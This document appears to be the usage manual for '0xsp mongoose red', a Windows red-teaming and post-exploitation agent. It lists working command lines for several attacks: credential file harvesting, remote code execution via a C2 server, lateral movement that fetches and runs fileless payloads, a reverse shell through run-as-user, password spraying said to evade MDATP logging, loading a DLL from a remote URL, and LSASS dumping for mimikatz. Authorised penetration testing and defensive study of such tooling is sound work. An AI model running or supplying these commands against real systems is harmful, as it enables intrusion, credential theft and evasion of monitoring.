0xsp-mongoose RED

Generated By 0xsp.com

0xsp mongoose red is a unique framework for cybersecurity simulation and red teaming operations, windows auditing for newer vulnerabilities, misconfiguration, and privilege escalations attacks. 0xsp mongoose red version is provided to assist your needs during cybersecurity simulation, by using this version you will be able to audit a targeted windows operation system for system vulnerabilities, misconfiguration, and privilege escalation attacks and replicate the tactics and techniques of an advanced adversary in a network.

System Auditing

users/system enumeration

0xsp-mongoose enumerate all information about user's sessions, Roles, and retrieve a list of enabled and disabled tokens, you may access the following option by typing

```
agent.exe -u -i
```

for transferring the results into 0xsp web application by typing the full command

```
agent.exe -u -i -srvhost 10.3.1.1 -x password
```

service enumeration

by this option, 0xsp mongoose will enumerate all active services and drivers in the system

```
agent.exe -s
```

for transferring the results into 0xsp web application by typing the full command

```
agent.exe -s -srvhost 10.3.1.1 -x password
```

network enumeration

By 0xsp-mongoose you will be able to get all information related to network Operations and active connections, active sessions by executing agent with -n parameter

```
agent.exe -n
```

for transferring the results into 0xsp web application by typing the full command

```
agent.exe -n -srvhost 10.3.1.1 -x password
```

vulnerability detection

the agent is able to identify and detect windows exploits by using windows update API and exploit database definitions modules, the new release will detect also the following vulnerabilities.

CVE-2019-0836 CVE-2019-0841 CVE-2019-1064 CVE-2019-1130 CVE-2019-1253 CVE-2019-1385 CVE-2019-1388 CVE-2019-1405 CVE-2019-1315 CVE-2020-0787 CVE-2020-0796 CVE-2020-0797 CVE-2020-1472

```
agent.exe -e
```

for transferring the results into 0xsp web application by typing the full command

```
agent.exe -e -srvhost 10.3.1.1 -x password
```

potential files scanning

using 0xsp-mongoose, you can search all connected drives for possible configuration files that may contain sensitive information like plain-text passwords, connection credentials..etc

```
agent.exe -c
```

for transferring the results into 0xsp web application by typing the full command

```
agent.exe -c -srvhost 10.3.1.1 -x password
```

ACL Checking

Mongoose will use two methods to check for current permission. the first one using icacls process interface and the second one is by using the builtin function to scan all system for possible write access permission for currently logged in user.

```
agent.exe -w
```

for transferring the results into 0xsp web application by typing the full command

```
agent.exe -w -srvhost 10.3.1.1 -x password
```

File content harvester

using this feature it becomes much easier to inspect files for specific keyword to hunt, the major enhancement for this option is the ability to process a lot of files quickly

```
agent.exe -l c:\ password *.cfg
```

Red Teaming options

tactical features

despite the prior version was focusing on hunting for privilege escalation attacks and misconfigurations, the newer version has been upgraded to cover the ability to replicate techniques of an adversary in a network. with node JS support for the web application interface, the agent underwent a much-needed overhaul to present these options in an approachable way.

SSL Support

SSL support using wininet API has been implemented into 0xsp mongoose version 2.2.1 and above,

users will be able to send and receive results over encrypted HTTPS Protocol.

in order to use the following feature, you can add -ssl parameter into any web request you would like to encrypt

for example, you can do Remote code execution over the targeted system using SSL by typing the following

```
agent.exe -cmd -srvhost 10.3.1.1 -x password -ssl
```

Lateral movements

An attacker can hop up into another machine and execute the Fileless payload by fetching it from 0xsp framework web API interface without dropping the file into the system hard disk using Secure Bidirectional Channel. once you start a mongoose agent you can select lateral movement technique with a -lr command, followed by suppling required access credentials and NodeJS hostname to receive the command directly from C2 into the agent and then deploy it into the attacked system.

```
agent.exe -lr -host 192.168.14.1 -username administrator -password blabla -
srvhost NodeJS-C2-IP
```

The agent will fetch the payload from srvhost over secure protocol and execute the payload into the targeted system

Network Share Enumeration

one of the important enumeration strategies on the windows environment is to retrieve all connected entities and available shares for a tested system.

```
agent.exe -nds
```

the weaponization of run-as-user (user impersonating)

while conducting a test on a system, you may able to retrieve some of the accounts credentials and you would like to use it for verification or escalation of privileges. by this feature, you can abuse the function of run-as-user to establish an undetectable reverse shell from the tested system into your attacker machine. the idea of this feature is by doing heavy customization for Createprocesswithloginw API while making wsocket handle to send/receive process output through socket connections.

```
agent.exe -r accountname password cmd.exe
[*] SET RHOST >
[*] SET RPORT >
```

SSL/HTTP bidirectional communication C2

an advisory uses 0xsp node js application for sending commands to and receiving output from a compromised system over a secure Web service channel. users could leverage remote code execution, and the ability to control 0xsp windows executable's functions and even receive transferred results into the application web terminal.

Remote Code Execution (execute system command from 0xsp web application)

```
agent.exe -cmd -srvhost 10.1.1.0 -x password
```

Agent Remote Control (execute agent functions from 0xsp web application)

```
agent.exe -eval -srvhost 10.1.1.0 -x password
```

local/domain users Bruteforce module

users can use 0xsp windows executable to start password spraying attacks against both local and

domain users' accounts. depending on CreateProcesswithLoginW API. according to the latest test results Windows MDATP failed to log the failed login attempt for this attack

Domain users brute force attack usage

```
agent.exe -bf -username userlist.txt -password passwordlist -d 0xsp
```

windows Local accounts Bruteforce attack usage

```
agent.exe -bf -username userlist -password passwordlist.txt
```

Local / Remote DLL Launcher module

this module allows users to extend attack strategies, by importing a custom Dynamic Link Library (DLL) into the address space of the calling process(0xsp-agent). The specified module may cause other modules to be loaded.


by using 0xsp mongoose agent, the user can import DLL from Local resources by specifying the path of the filename or by using the remote technique to grab remote resource and load it into the agent.

Local DLL loader

```
agent.exe -import file.dll
```

Remote DLL Loader

```
agent.exe -remote http[:]//site/filename.dll
```




LSASS Dumping

by using agent plugin it is possible to access credential material stored in the process memory of the Local Security Authority Subsystem Service((LSASS), and generate dmp image which may be used through mimikatz to extract NTLM hahses.

in order to use this feature , user my need to enter -interactive mode and reproduce the following steps

```
agent.exe -interactive
[!] Starting interactive Console ...
[+] available commands : fetch
[*] plugins cli >
fetch
[*] set SRVRHOST
192.168.80.111
[+] Fetching plugins metadata
minidump
```

after choosing minidump as option , the agent will fetch the encoded plugin into current directory and execute it directly.the output format is dmp


S D:\mongoose> .\agent.exe -interactive